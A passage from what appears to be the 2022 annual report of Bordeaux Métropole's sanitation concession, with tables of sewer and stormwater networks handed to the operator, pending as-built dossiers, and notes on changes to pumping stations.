LORMONT	LE HAMEAU DU GRAND TRESSAN	27/01/22	28/12/21	5	1	0	6	108	107	0	215	3	0	0	0	0
LE HAILLAN	ALLEE ROSA BONHEUR	10/03/22	27/01/22	11	11	0	22	201	188	0	389	6	0	0	177	1
LE TAILLAN MEDOC	LE PATIO	10/03/22	27/01/22	0	0	0	0	0	67	0	67	4	0	0	43	1
PAREMPUYRE	L'ENCLOS DU PORT	10/03/22	22/02/22	8	8	0	16	77	71	0	148	0	0	0	0	0
MERIGNAC	LE SQUARE MANON CORMIER	19/05/22	04/05/22	3	3	0	6	58	54	0	112	4	0	0	41	1
AMBARES ET LAGRAVE	LES JARDINS DU BROUSTEY	17/08/22	10/06/22												63	1
AMBARES ET LAGRAVE	LES JARDINS DU BROUSTEY	17/08/22	10/06/22	12	12	0	24	268	532	0	800	15	0	0	120	1
BASSENS	LE HAMEAU DES SOURCES	03/10/22	25/05/22	37	25	0	62	315	332	0	647	11	0	0	83	1
BOULIAC	LE DOMAINE D'AMANIEU-T1	05/10/22	03/08/22	16	14	0	30	504	606	0	1110	15	0	0	252	1
LE HAILLAN	LE SQUARE D'ARIANE	18/10/22	28/03/22	20	7	0	27	216	321	0	537	10	0	0	208	1
SAINT-MEDARD EN JALLES	LE CLOS VOLTAIRE	19/10/22	05/07/22	19	13	0	32	163	162	0	325	4	0	0	58	1
MERIGNAC	LES 3 MARGUERITES	15/11/22	28/09/22	7	2	0	9	88	87	0	175	2	0	0	0	0
VILLENAVE D'ORNON	TERRE D'O	15/11/22	30/09/22	3	1	0	4	127	40	0	167	1	0	0	69	2
AMBARES ET LAGRAVE	LE HAMEAU DE TARREY	13/12/22	21/11/22	8	8	0	16	162	160	0	322	6	0	0	81	1
Total				149	105	0	254	2287	2727	0	5014	81	0	0	1195	12

PAT.2.2 LES RÉSEAUX REMIS AUX FERMIERS

Les canalisations et ouvrages qui ont été remis au délégataire au cours de l'année 2022 correspondent à l'application des procédures ainsi définies :

- Patrimoine 30 : remise au délégataire d'installations d'assainissement réalisées par Bordeaux Métropole sous conduite d'opérations de la Direction de l'Eau ;
- Patrimoine 32 : remise au délégataire d'installations d'assainissement réalisées par Bordeaux Métropole sous conduite d'opérations autres que la Direction de l'Eau ; pour les aménagements réalisés par EPA Euratlantique la procédure Patrimoine 32 bis s'applique ;
- Patrimoine 33 : remise au délégataire d'installations d'assainissement découvertes sur le domaine privé et/ou public. Notons que cette procédure a été modifiée avec l'entrée en vigueur du nouveau contrat. Il revient à présent au délégataire, et non plus à la DEAU, de constituer le dossier d'intégration.

L'année 2022 a donné lieu au traitement sous SIGEA de :

- 21 procédures P30 (24 en 2021),
- 16 procédures P32 (24 en 2021),
- 9 procédures P33 finalisées (11 en 2021).

Cela représente 46 DOE (dossier des ouvrages exécutés) (59 en 2021) saisis sous SIGEA avec **6 830 ml** de canalisations remis au délégataire en 2022 (12 696 ml en 2021).

Le **TABLEAU 2** dresse cet inventaire.

TABLEAU 2 - PAT.2.2. Liste des réseaux remis au fermier (hors lotissements) - 2022

Commune	Adresse chantier	Procédure	Date de remise	Date de réception des DOE	Date refus DOE incomplet	Date de retour DOE	Date de mise à jour sous SIGEA	Longueur de réseaux (en ml)						Nombre de BE posées	Autres ouvrages
								EU		EP		UN			
								Posé	Déposé	Posé	Déposé	Posé	Déposé		Type d'ouvrage
LORMONT	Route d'Yvrac	30	30/4/2021	7/12/2021			6/1/2022	64		21					
BORDEAUX	Rue du Professeur DANGEARD (renouvellement des tampons EU)	30	4/11/2021	8/12/2021			7/1/2022	-	-	-	-	-	-		
BOULIAC	Domaine de Fayzeau - PHASE II	30	10/2/2022	3/3/2022			1/4/2022			4					
BOULIAC	Domaine de Fayzeau - FACE N°21	30	10/2/2022	3/3/2022			1/4/2022	16	16						
BOULIAC	Domaine de Fayzeau - REHABILITATION EU / EP	30	10/2/2022	3/3/2022			1/4/2022								
BORDEAUX	Rue Malbec	30	18/11/2021	7/3/2022			5/4/2022	-	-	-	-	-	-		
VILLENAVE D'ORNON	Rue de Chambéry	30	26/11/2021	15/3/2022			14/4/2022	46	48						
BRUGES	Place de Belvédère	30	8/11/2019	12/4/2022			11/5/2022	201	216	205	167		2		
GRADIGNAN	Rue de la Landette	30	30/1/2020	25/4/2022			18/5/2022	98	46						
TALENCE	Dévoisement Stade Nautique	30	30/9/2021	4/5/2022			19/5/2022	49	49	48	49				
CARBON-BLANC	Léo Lagrange	30	21/4/2022	30/5/2022			28/6/2022	241	240	163	119		9		
ST LOUIS DE MONTFERRAND	Rue de la Paix	30	17/3/2022	7/6/2022			7/7/2022	78	79						
CARBON-BLANC	Mirabeau (MAJ déjà faite le 28/10/2020)	30	23/7/2020	7/6/2022			-	-	-	-	-	-	-	-	
BORDEAUX	Costedoat (mise à la côte de 14 RV unitaire)	30	3/6/2020	7/6/2022			7/7/2022	-	-	-	-	-	-	-	
TALENCE	Rue Robespierre et Rue Dourot	30	24/2/2022	8/6/2022			9/6/2022	37	40						
PESSAC	Aménagement Bassin de Componac	30	11/4/2022	8/6/2022			9/6/2022	-	-	-	-	-	-	2	
TALENCE	QUARTIER MUSSET => Rue Robespierre - Rue Arago	30	16/7/2020	8/6/2022			8/7/2022	328	144					- 1 Poste de relevage	
BORDEAUX	Rue Charles Marionneau (dévoisement réseau UN sous immeuble)	30	16/4/2021	22/7/2022			28/7/2022					69	65		
ST MEDARD EN JALLES	Avenue Montaigne / Route de Corbiac	30	1/9/2022	28/10/2022			25/11/2022			302				6	
MERIGNAC	Rue des Palombes (continuité Chemin de Pagneau)	30	5/7/2022	10/11/2022			30/11/2022			67	42			2	

TABLEAU 2 - PAT.2.2. Liste des réseaux remis au fermier (hors lotissements) - 2022

Commune	Adresse chantier	Procédure	Date de remise	Date de réception des DOE	Date refus DOE incomplet	Date de retour DOE	Date de mise à jour sous SIGEA	Longueur de réseaux (en ml)						Nombre de BE posées	Autres ouvrages Type d'ouvrage
								EU		EP		UN			
								Posé	Déposé	Posé	Déposé	Posé	Déposé		
AMBES	Avenue du Maréchal LECLERC	30	6/5/2022	7/12/2022			14/12/2022			8	8				
Sous total (Patrimoine 30)								1 158	878	818	385	69	65	21	
								280		433		4			
BORDEAUX	Place Tourny	32	12/10/2020	28/12/2021			27/1/2022			62				19	
PESSAC	Rue des Echoppes	32	16/12/2021	10/1/2022			7/2/2022			11				1	
MERIGNAC	Rue Toussaint Catro / Avenue Côte d'Argent	32	9/11/2021	10/2/2022			11/3/2022			73	12				
LE BOUSCAT	OPERATION CENTRE VILLE / Allée Casteja - Allée Jean Monnet - Esplanade Jean Valleix	32bis	23/7/2020	1/2/2022			7/4/2022	386		703				34	- 2 OR Type 1
MERIGNAC	Avenue Marcel DASSAULT	32	21/7/2022	27/7/2022			28/7/2022			67					
ST AUBIN DE MEDOC	Allée des Quatre Vents & Rue des Amazones	32	16/12/2020	28/7/2022			3/8/2022			232				4	
LE TAILLAN MEDOC	Chemin de Sabadon	32	19/4/2022	2/8/2022			3/8/2022			132					
GRADIGNAN	Rue du Brandier - Phase II	32	5/7/2021	5/8/2022			9/8/2022			146				13	- 2 OR Type 2
LE HAILLAN	Zone d'activités Economiques les Cinq Chemins Est - Rue Madeleine Brès & Rue Anita Conti	32bis	6/7/2022	18/8/2022			16/9/2022	722		350					
ST MEDARD EN JALLES	Place de la République	32	22/12/2020	24/8/2022			23/9/2022	5		558	271			32	
ST MEDARD EN JALLES	Avenue Touban	32	6/9/2021	6/9/2022			6/10/2022	265							
PESSAC	Avenue du Canéjan	32	8/6/2022	29/9/2022			20/10/2022			10				9	
BRUGES	Rue Beyerman	32	6/7/2021	7/10/2022			25/10/2022	419		393					
AMBARES	Rue Commanderie des Templiers (Crématorium Ste Eulalie)	32	27/9/2022	7/11/2022			30/11/2022	95							
AMBES	Route du BEC - Grand Port Maritime (réseau sous voie ferrée)	32bis	30/8/2022	1/12/2022			8/12/2022			4					
BRUGES	Avenue d'Aquitaine	32	14/9/2022	14/12/2022			5/1/2023			58				2	
Sous total (Patrimoine 32 + 32 Bis)								1 892	0	2 797	283	0	0	114	
								1 892		2 514		0			

TABLEAU 2 - PAT.2.2. Liste des réseaux remis au fermier (hors lotissements) - 2022															
Commune	Adresse chantier	Procédure	Date de remise	Date de réception des DOE	Date refus DOE incomplet	Date de retour DOE	Date de mise à jour sous SIGEA	Longueur de réseaux (en ml)						Nombre de BE posées	Autres ouvrages Type d'ouvrage
								EU		EP		UN			
								Posé	Déposé	Posé	Déposé	Posé	Déposé		
LINEAIRE TOTAL RESEAUX NEUFS REMIS AU FERMIER (Patrimoine 30 + Patrimoine 32 + Patrimoine 32 Bis)								3 050	878	3 615	668	69	65	135	
								2 172	2 947	4					
REMISES AU FERMIER DE RESEAUX EXISTANTS (Patrimoine 33)															
St MEDARD	Avenue de MAZEAU	33	3/8/2022				03/08/2022			206				7	
EYSINES	Rue des GRAVES	33	28/10/2022				28/10/2022			297				7	
PESSAC	Rue de ROMAINVILLE	33	30/12/2022				30/12/2022			644				8	
BORDEAUX	Rue du MASCARET	33	21/9/2022				21/9/2022					61			
LE HAILLAN	Impasse BEL AIR	33	16/11/2022				16/11/2022	126		133				3	
PESSAC	Rue de BACALAN	33	9/11/2022				9/11/2022			30				4	
MERIGNAC	Rue du PRADAS	33	15/4/2022				15/4/2022			92				3	
TALENCE	Avenue de l'UNIVERSITÉ	33	4/2/2022				4/2/2022			12				2	
GRADIGNAN	Route de LEOGNAN	33	31/3/2022				31/3/2022			106				3	
LINEAIRE TOTAL RESEAUX EXISTANTS REMIS AU FERMIER (Patrimoine 33)								126	0	1 520	0	61	0	37	
								126	1 520	61					
LINÉAIRE TOTAL REMIS AU FERMIER EN 2022 (Patrimoine 30 + Patrimoine 32 + Patrimoine 32Bis + Patrimoine 33)								3 176	878	5 135	668	130	65	172	
								2 298	4 467	65					

Le **TABLEAU 3** présente l'ensemble de ces DOE en instance en 2022. Au 31/12/2022, le nombre de dossiers dans cet état s'élève à 54 DOE P30 et 88 DOE P32. Cette information est mise à jour et communiquée à la Direction de l'Eau chaque trimestre dans le reporting contractuel (données cumulées). Certains de ces dossiers, malgré qu'ils concernent des travaux réalisés il y a maintenant plusieurs années, n'ont toujours pas été remis au délégataire pour mise à jour du SIG métropolitain.

TABLEAU 3 - PAT.2.2. DOE EN INSTANCE 2022 - Liste des intégrations de réseaux non abouties 2022

Commune	Rue	Procédure	Date OPR	Date de réception du DOE	Date DOE incomplet	Date de retour du DOE	DOE non transmis	Longueur de réseaux (en ml)						Autres ouvrages			
								EU		EP		UN		Nombre de BE posées	Type d'ouvrage	Nombre posé	
								posé	déposé	posé	déposé	posé	déposé				
AMBARES & LAGRAVE	Rue de Formont (Phase 3)	30	08/11/2021				X										
AMBARES & LAGRAVE	Chemin de la Hourcade	30	01/04/2022				X	11									
AMBARES & LAGRAVE	2 Avenue Pierre Mendès France (Extension réseau EU pour desserte immobilière)	30	11/04/2022				X	170									
BEGLES	Extension réseau EU attente du Pont J-J BOSC - Pont Simone Veil	30	17/12/2020				X										
BEGLES	Renaudel ARS	30	20/09/2021				X										
BLANQUEFORT	DEAU - Transfert effluents Station Cantinolle à Station Lille - LOT02	30	16/09/2022				X										
BORDEAUX	Rue Eugène JACQUET / Rue Francisco FERRER	30	28/06/2013				X										
BORDEAUX	Cours Charles BRICAUD	30	26/02/2015	28/03/2017	28/03/2017	28/03/2017				155				5			
BORDEAUX	Cité Claveau / Rue Etienne DUPERAT	30	08/08/2016	03/02/2022	08/02/2022	08/02/2022											
BORDEAUX	SC1C1	30	30/01/2018				X			87							
BORDEAUX	SC3C5	30	30/01/2018				X			90							
BORDEAUX	SC0C1	30	30/01/2018				X			87							
BORDEAUX	SC8C13	30	30/01/2018				X			79							
BORDEAUX	Rue Allègre	30	18/09/2018	04/02/2022	08/02/2022	08/02/2022											
BORDEAUX	Extension - Quai de Brazza - Branchement Fabrique POLA	30	27/05/2019				X	87									

TABLEAU 3 - PAT.2.2. DOE EN INSTANCE 2022 - Liste des intégrations de réseaux non abouties 2022

Commune	Rue	Procédure	Date OPR	Date de réception du DOE	Date DOE incomplet	Date de retour du DOE	DOE non transmis	Longueur de réseaux (en ml)						Autres ouvrages			
								EU		EP		UN		Nombre de BE posées	Type d'ouvrage	Nombre posé	
								posé	déposé	posé	déposé	posé	déposé				
BORDEAUX	Avenue Jean Gabriel Domergue (Hall D - Parc des Expositions)	30	14/06/2019				X										
BORDEAUX	Rue Delbos	30	07/12/2021				X										
BORDEAUX	Rue des Etrangers	30	03/08/2022				X						35				
BORDEAUX	Rue Charles Chaigneau	30	10/08/2022				X			66							
BORDEAUX	BHNS - ST25 - Stade Stehelin	30	09/09/2022				X					169					
BOULIAC	Chemin de Malus 2	30	10/12/2019				X										
BOULIAC	Allée des Pins	30	04/06/2020				X										
CENON	Avenue Carnot-Voie verte	30	01/07/2021				X										
CENON	Martin Du Gard - Secteur de la Maregue	30	21/09/2021				X										
CENON	Bellefonds	30	08/11/2021				X										
EYSINES	307 , Avenue du TAILLAN MEDOC	30	24/06/2016				X										
EYSINES	Rue de la Biscuiterie	30	30/11/2021				X										
EYSINES	René Antoune	30	15/03/2022				X			377				17	- OR Type 1	1	
GRADIGNAN	Rue du PRIEURE	30	05/02/2018	23/02/2022	09/03/2022	09/03/2022		222									
GRADIGNAN	Stationnement route de Pessac et de Cantaranne	30	05/02/2020				X										
GRADIGNAN	Allée de Titoy	30	14/04/2022				X	59									
GRADIGNAN	Bourdillat	30	01/07/2022				X	38		57	57						
GRADIGNAN	183 Route de Canéjan	30	06/10/2022				X	20		43	400						
LE BOUSCAT	61 Rue Rigal	30	25/05/2022				X	16									
MERIGNAC	Avenue de la FORET (Brt n° 47)	30	24/06/2016				X										
MERIGNAC	Aeroparc Marcel dassault	30	15/11/2019				X										
MERIGNAC	TRAM - ZONE AEROPORTUAIRE	30	12/11/2019	10/02/2022	15/02/2022	15/02/2022											
MERIGNAC	Avenue de la Libération	30	15/12/2021				X										
MERIGNAC	Avenue du Bedat	30	24/03/2022				X	83									
MERIGNAC	rue Arago	30	28/04/2022				X	46									

TABLEAU 3 - PAT.2.2. DOE EN INSTANCE 2022 - Liste des intégrations de réseaux non abouties 2022

Commune	Rue	Procédure	Date OPR	Date de réception du DOE	Date DOE incomplet	Date de retour du DOE	DOE non transmis	Longueur de réseaux (en ml)						Autres ouvrages			
								EU		EP		UN		Nombre de BE posées	Type d'ouvrage	Nombre posé	
								posé	déposé	posé	déposé	posé	déposé				
PAREMPUYRE	Rue Marcel Bensac et Maurice Fillon	30	20/11/2019				X										
PAREMPUYRE	Rue d'Olives	30	19/03/2021				X										
PESSAC	Rue des Ibis	30	30/11/2021				X										
PESSAC	Avenue de l'Île de France	30	30/11/2021				X										
PESSAC	rue du Pin Vert	30	17/03/2022				X	180		199				7			
ST MEDARD EN JALLES	Allée de Vieilleville	30	13/11/2019				X										
ST MEDARD EN JALLES	Secteur Puyo / Blum	30	04/06/2021				X										
ST MEDARD EN JALLES	GIRATOIR LEON BLUM / ANATOLE FRANCE	30	24/08/2021				X										
ST MEDARD EN JALLES	DESSERTTE EU DECHETTERIE	30	06/09/2021				X										
ST MEDARD EN JALLES	BHNS - ST13 - Avenue René Descartes	30	11/08/2022				X	108		100							
TALENCE	Avenue Sainte Marie	30	05/08/2015	14/08/2015	11/09/2015	11/09/2015		79		222							
TALENCE	Rue Frédéric Sévène	30	17/06/2021				X										
VILLENAVE D'ORNON	TRAM - P3 - Chemin Belair	30	30/03/2017				X			72							
VILLENAVE D'ORNON	Impasse Tellier	30	15/03/2022				X			52							
Sous total (Patrimoine 30)								1 118	0	1 685	457	204	0	29		1	
								1 118		1 228		204					
AMBARES & LAGRAVE	Rue de Bassens	32	15/01/2014				X			105				9			
AMBARES & LAGRAVE	Liaison Canteranne/Napoléon	32	23/05/2014				X	112									
AMBARES & LAGRAVE	LGV - Rues Rabaneau / Gare	32	07/09/2016	23/04/2018	23/04/2018	23/04/2018				78							
AMBARES & LAGRAVE	Rue du Marechal de Lattre de Tassigny	32	14/04/2018				X	121	120	96	80						
AMBARES & LAGRAVE	Rue Joseph Cabane	32	22/05/2019				X			170							
AMBARES & LAGRAVE	Combes / Jaures / Rue de Formont	32	05/11/2020				X										
BEGLES	Bergonié	32	14/09/2022				X			263							
BLANQUEFORT	Ave du XI Novembre	32	30/07/2013				X			66	26			27			
BLANQUEFORT	Avenue du 8 Mai	32	21/01/2016				X			184							

TABLEAU 3 - PAT.2.2. DOE EN INSTANCE 2022 - Liste des intégrations de réseaux non abouties 2022

Commune	Rue	Procédure	Date OPR	Date de réception du DOE	Date DOE incomplet	Date de retour du DOE	DOE non transmis	Longueur de réseaux (en ml)						Autres ouvrages		
								EU		EP		UN		Nombre de BE posées	Type d'ouvrage	Nombre posé
								posé	déposé	posé	déposé	posé	déposé			
BLANQUEFORT	Rue Jules FERRY	32	15/02/2017				X			202				9		
BLANQUEFORT	Place Berthelot	32	25/05/2020				X									
BLANQUEFORT	Rue Gambetta	32	25/05/2020				X									
BLANQUEFORT	Place des colonnes Parc Carpinet	32	25/05/2020				X									
BLANQUEFORT	Place de l'Eglise	32	25/05/2020				X									
BLANQUEFORT	Centre Ville (4ème tranche)	32	09/03/2021				X									
BLANQUEFORT	Parking Duvert	32	15/07/2021				X									
BORDEAUX	Pont Jacques Chaban Delmas	32	20/02/2013	11/10/2013	21/11/2013	21/11/2013				597				18	Déshuileur- Dessableur- Bassin en terre à sec	3 2 1
BORDEAUX	Bastide Niel - B01	32	16/03/2018				X									
BORDEAUX	Sante Navale Phase 3	32	18/06/2019				X									
BORDEAUX	Rue de Nuits	32	17/09/2019				X									
BORDEAUX	Place Lopez - rue Pasteur	32	19/04/2021				X									
BORDEAUX	SCAF rue du tondu / rue Belfort	32	01/09/2021				X									
BORDEAUX	N°3 Rue Jean Baptiste Colbert	32	05/10/2021				X									
BORDEAUX	BHNS -Station 37- Cours Marechal Juin	32	07/10/2021				X									
BORDEAUX	EURATLANTIQUE :Secteur Saget- Paludate-Belcier	32bis	09/12/2021				X									
BORDEAUX	Pascal Lafargue	32	23/11/2021				X									
BORDEAUX	Rue Rochambeau	32	23/11/2021				X									
BORDEAUX	Parvis Collège Edouard Vaillant	32	22/03/2022				X			16				2		
BORDEAUX	EURATLANTIQUE: Dévoisement Ø1000 quai de Paludate	32bis	20/05/2022				X					81		1		
BORDEAUX	EPA-Rue Amédée Saint-Germain	32bis	11/10/2022				X			153				4	- OR Type 1	1
BOULIAC	Allée du Ruisseau	32	26/11/2021				X									

TABLEAU 3 - PAT.2.2. DOE EN INSTANCE 2022 - Liste des intégrations de réseaux non abouties 2022

Commune	Rue	Procédure	Date OPR	Date de réception du DOE	Date DOE incomplet	Date de retour du DOE	DOE non transmis	Longueur de réseaux (en ml)						Autres ouvrages			
								EU		EP		UN		Nombre de BE posées	Type d'ouvrage	Nombre posé	
								posé	déposé	posé	déposé	posé	déposé				
BRUGES	Rue du Commandant Moliere	32	16/07/2019				X										
CARBON BLANC	Ilôt Thérèse (rue Austin Conte)	32	27/03/2017	10/08/2017	29/08/2017	29/08/2017											
CENON	Place François Mitterrand	32	05/04/2019				X			25							
CENON	Rue de la Republique	32	21/10/2021				X										
EYSINES	MAURRAT	32	11/09/2020				X										
EYSINES	Rue Montalieu	32	11/09/2020				X										
EYSINES	Chemin de Bos	32	19/11/2020				X										
EYSINES	Sibassie	32	24/06/2021				X										
EYSINES	Avenue de Saint-Medard	32	23/11/2021				X										
EYSINES	Rue Martin Porc	32	21/07/2022				X			157				12	- OR Type 1	1	
FLOIRAC	Rue Banlin	32	25/03/2019				X					25					
GRADIGNAN	Rue du Pontet	32	16/10/2017	17/06/2019	27/06/2019	27/06/2019				32				13			
GRADIGNAN	Erables	32	28/04/2021				X										
GRADIGNAN	Rue des Boutons d'Or	32	12/04/2021				X										
LE BOUSCAT	TRAM INFRA 402_AVENUE DE LA LIBERATION	32	22/01/2020	21/04/2021	15/05/2021	15/05/2021											
LE HAILLAN	Rue du Médoc	32	15/03/2019				X										
LE HAILLAN	Rue de Venteille	32	30/04/2015	03/06/2016	08/06/2016	08/06/2016				290				8			
LE HAILLAN	Rue de Venteille et Gagarine	32	30/07/2019				X										
LE HAILLAN	Place F.Mitterrand	32	05/11/2020				X										
LE HAILLAN	Route du Médoc	32	31/05/2021				X										
LE HAILLAN	College le Haillan	32	29/09/2021				X										
LE TAILLAN	Rue des Ecureuils	32	18/12/2013				X			213				8			
LE TAILLAN	Chemin de la plante du Bois des Ormes	32	17/11/2015				X			200							
LE TAILLAN	Chemin de Four à Chaux	32	13/01/2022				X			131				17			
LORMONT	Lormont Village	32	04/08/2017				X			24							
LORMONT	Avenue de Paris (rond point rue d'Yvrac)	32	19/12/2012	17/05/2017	17/05/2017	17/05/2017											

TABLEAU 3 - PAT.2.2. DOE EN INSTANCE 2022 - Liste des intégrations de réseaux non abouties 2022

Commune	Rue	Procédure	Date OPR	Date de réception du DOE	Date DOE incomplet	Date de retour du DOE	DOE non transmis	Longueur de réseaux (en ml)						Autres ouvrages			
								EU		EP		UN		Nombre de BE posées	Type d'ouvrage	Nombre posé	
								posé	déposé	posé	déposé	posé	déposé				
LORMONT	chemin de Lissandre	32	03/12/2021				X										
MARTIGNAS	Rue de la Marne	32	04/10/2019				X			104				6			
MERIGNAC	Ave Kennedy (entre Perrin et Vigneau)	32	22/07/2014				X			46				10			
MERIGNAC	Voie nouvelle Marcel DASSAULT (rond point)	32	13/12/2016	30/01/2017	22/02/2017	22/02/2017											
MERIGNAC	Liaison Aigle Castel	32	30/12/2021				X										
MERIGNAC	OIM Aéroparc	32	21/07/2022				X			69							
MERIGNAC	Argonne - Dassault	32	23/09/2022				X			461				6	- OR Type 1 - Bassin	1 1	
PAREMPUYRE	Rue Daniel Delaube	32	10/04/2013				X			583				13			
PAREMPUYRE	Rue des Pins	32	04/01/2021				X										
PAREMPUYRE	Ardilleres (Phase 2 - reseau et noue)	32	09/11/2021				X										
PESSAC	OIM Gustave Eiffel	32	07/04/2021				X										
PESSAC	Avenue du haut leveque OIM	32	07/04/2021				X										
PESSAC	Rue Chateaubriand	32	16/02/2021				X										
PESSAC	Pole multimodal Pessac Alouette	32	09/04/2021				X										
PESSAC	Rue de la Marne	32	09/12/2021				X										
PESSAC	Allée des Albatros	32	25/03/2022				X	57									
PESSAC	Avenue du Général Leclerc	32	01/07/2022				X			25							
ST AUBIN DE MEDOC	Tuilerie	32	30/12/2021				X										
ST AUBIN DE MEDOC	Cujac	32	19/01/2022				X			33							
ST AUBIN DE MEDOC	Chemin des Vignes	32	02/02/2022				X				404			15			
ST MEDARD EN JALLES	Ave de Montesquieu	32	26/02/2015				X			56				16			
ST MEDARD EN JALLES	Rue Lasserre	32	24/07/2017				X			80				3			
ST MEDARD EN JALLES	Pont de la Pierre	32	11/01/2021				X										
ST MEDARD EN JALLES	Allée Camille St Saens	32	04/01/2021				X										
ST MEDARD EN JALLES	Galaxie 4	32bis	02/11/2021				X										

TABLEAU 3 - PAT.2.2. DOE EN INSTANCE 2022 - Liste des intégrations de réseaux non abouties 2022

Commune	Rue	Procédure	Date OPR	Date de réception du DOE	Date DOE incomplet	Date de retour du DOE	DOE non transmis	Longueur de réseaux (en ml)						Autres ouvrages		
								EU		EP		UN		Nombre de BE posées	Type d'ouvrage	Nombre posé
								posé	déposé	posé	déposé	posé	déposé			
ST VINCENT DE PAUL	Carrefour Couperie et Bayle	32	12/06/2019				X			65						
ST VINCENT DE PAUL	projet hermes (ep)	32	25/08/2021				X									
TALENCE	Rue Peydavant (de giratoire Plume la Poule à Place Peydavant)	32	27/09/2018				X	9	9	125						
VILLENAVE D'ORNON	Chemin de Couhins	32	24/02/2015				X			18						
VILLENAVE D'ORNON	Imp MANSENCAL & rue du Prof DEMONS	32	15/03/2018				X			55				14		
VILLENAVE D'ORNON	Rue Jean Pages	32	17/09/2021				X									
Sous total (Patrimoine 32 + PATRIMOINE 32Bis)								299	129	4 721	510	106	0	211		10
								170	4 211		106					
LINEAIRE ESTIME DES DOSSIERS EN INSTANCE								1 416	129	6 407	968	310	0	240		11
								1 287	5 439		310					

PAT.2.3. LES VARIATIONS DES STATIONS DE POMPAGE

A noter que les données de volumes relevés et les consommations électriques des nouveaux sites n'apparaîtront qu'à partir de 2023. Les sites supprimés ne seront quant à eux plus présents à partir de 2023.

Le traitement contre l'H2S sur les sites de foire A et Bruges 1 est en service depuis le 20 mai 2022.

La station de relevage pluviale Abattoir PI et celle de Ravezie PI sont définitivement sorties des documents d'exploitation. Ces sites avaient été démantelés courant 2021 et nous n'avons plus de données techniques sur 2022 (voir [TABLEAU 11 PAT.1.3](#)).

- Liaison Bourran-Vallon

Le site de Vallon a été remis en service début août 2022 après plusieurs mois de réhabilitation. Sa capacité de pompage totale est passée de 86 m³/h à 1 390 m³/h avec un dégrilleur. Les eaux usées sont renvoyées vers la chambre Léon BLUM en direction de la station de Clos de Hilde. Ce site envoyait les eaux usées vers Louis Fargue avant cette réhabilitation. Son bassin versant a augmenté en récupérant les eaux qui arrivent de Chêne Vert (qui allaient en direction de LF avant) et les eaux de Bourran aval PR EU, nouveau site.

Le site de Bourran aval EU a été mis en service en même temps, début août 2022. Il récupère les eaux du quartier de Capeyron et de la zone commerciale de Carrefour Mérignac. Sa capacité totale de pompage est de 750 m³/h.

Le site de Bourran Amont est équipé d'un dégrilleur fin pour limiter les déchets dans le bassin. Cette installation a pour but d'envoyer les eaux de la Devèze dans le bassin de Bourran afin de créer un mouvement d'eau pour favoriser son oxygénation et limiter la prolifération algale.

- Poste Avenue du Roy

Le site de l'avenue du Roy est en travaux depuis novembre 2022.

Sa capacité de pompage sera augmentée de 23 m³/h à 100 m³/h afin de limiter les déversements en amont par temps de pluie.

Son refoulement a été modifié en conséquence.

Le poste Avenue du Roy enverra les effluents à l'aval du refoulement du poste Grandjean, au niveau de la rue du Broustey à Ambarès-et-Lagrave, avant de rejoindre gravitairement la station d'épuration de Sabarèges.

- Poste Blanquefort ZI

La station de Blanquefort ZI a été modifiée. Ce site n'a plus de pompage mais a gardé le dégrilleur en place afin de réduire les déchets à la station d'épuration de Blanquefort Lille.

Les sites en fonctionnement, mais qui ne sont pas intégrés à l'exploitation (sites créés par Bordeaux Métropole ou un aménageur de quartier) ou en cours de rétrocession (site concernant des lotissement ou résidence) sont :

- Station pluviale d'Armagnac SUD à Bordeaux,
- Station pluviale Port PI St Vincent de Paul à Saint Vincent de Paul,
- Station de relevage Bois de Chagneau Saint Aubin de Médoc,
- Station de Courrejean à Villenave d'Ornon,
- Station de relevage les jardins de Margaux à Blanquefort,
- Station de relevage Picot Saint Médard en Jalles,
- Bassin Nouaux Villenave d'Ornon.

Les sites dont les travaux sont en cours de création au 31/12/2022 sont :

- Station de relevage des eaux usées de Amédée à Bordeaux,
- Station de relevage Halo Brazza à Bordeaux,

- Station de relevage Fleurette à Carbon Blanc,
- Station de Connexion Lormont à Lormont,
- Station de relevage les Lys Blanc à Blanquefort.

PAT.2.4. LES TRAVAUX DE RÉSEAUX EN COURS NON ENCORE REMIS PAR BORDEAUX MÉTROPOLE

La liste des chantiers ci-dessous (tableau 4) correspond aux chantiers dont la SABOM a assuré le suivi et pour lesquels les procédures d'intégration n'ont pas été finalisées (PVRi non signé) pour diverses raisons (absence d'éléments de réception, réserves à lever, PVri non communiqué par le MOE, etc...). Ces chantiers sont à distinguer de la liste des dossiers DOE en instance, correspondant aux chantiers pour lesquels le PVRi a été remis mais dont les DOE sont attendus par le service Patrimoine de la SABOM.

TRAVAUX DE POSE DE RÉSEAUX EN 2022 NON RÉCEPTIONNÉS

La prise en charge de 42 chantiers (14 en 2021) de pose de réseaux et d'ouvrages d'assainissement réalisés entre 2013 et 2022, sera finalisée lorsque l'ensemble des points listés ci-dessous aura été traité :

- présence de défauts structurels,
- absence de document de réception,
- ouvrages non conformes,
- OPR (Opérations Préalables à la Réception) partielle, en attente de régularisation pour une prise en charge des ouvrages sur l'ensemble du chantier.

Le **TABLEAU 4** présente une liste exhaustive des chantiers réseaux et aménagement de voirie non remis en affermage à ce jour.

TABLEAU 4 - PAT.2.3. CHANTIERS RESEAUX ET AMENAGEMENT DE VOIRIE CONTROLES ET RECEPTIONNES NON REMIS EN AFFERMAGE A CE JOUR							
	Nom Travaux	Nature Travaux	Commune	Entreprise	Maître d'œuvre	Maître d'ouvrage	Date OPR
2022	Domaine de Fayzeau Allée des pins	Travaux Réseaux- Réhabilitation	BOULIAC	REHACANA	MERLIN	DEAU	10/01/2022
	Avenue Leon Blum (entre Alexis Puyo et Anatole France)	Travaux Réseaux- Réhabilitation	SAINT-MEDARD EN JALLES	REHACANA	SUEZ	DEAU	17/01/2022
	Station BHNS 16 Avenue Pasteur (face Mairie)	Travaux Réseaux	LE HAILLAN	NOVELLO	SUEZ	DEAU	27/01/2022
	Rue Francis Garnier	Travaux Réseaux- Réhabilitation	BORDEAUX	REHACANA	SCE	DEAU	07/02/2022
	Station BHNS 4 route de Germignan	Travaux Réseaux	SAINT-AUBIN DE MEDOC	NOVELLO	SUEZ	DEAU	03/03/2022
	Marechal Leclerc (angle Jacqueline Auriol)	Travaux Réseaux- Réhabilitation	BEGLES	EIFFAGE- REHACANA	MERLIN	DEAU	17/03/2022
	Avenue Maréchal Leclerc	Travaux Réseaux	AMBES	NOVELLO	SUEZ	DEAU	05/05/2022
	Rue de Saget	Travaux Réseaux	BORDEAUX	NOVELLO	SUEZ	DEAU	01/06/2022

**TABLEAU 4 - PAT.2.3. CHANTIERS RESEAUX ET AMENAGEMENT DE VOIRIE CONTROLES ET RECEPTIONNES
NON REMIS EN AFFERMAGE A CE JOUR**

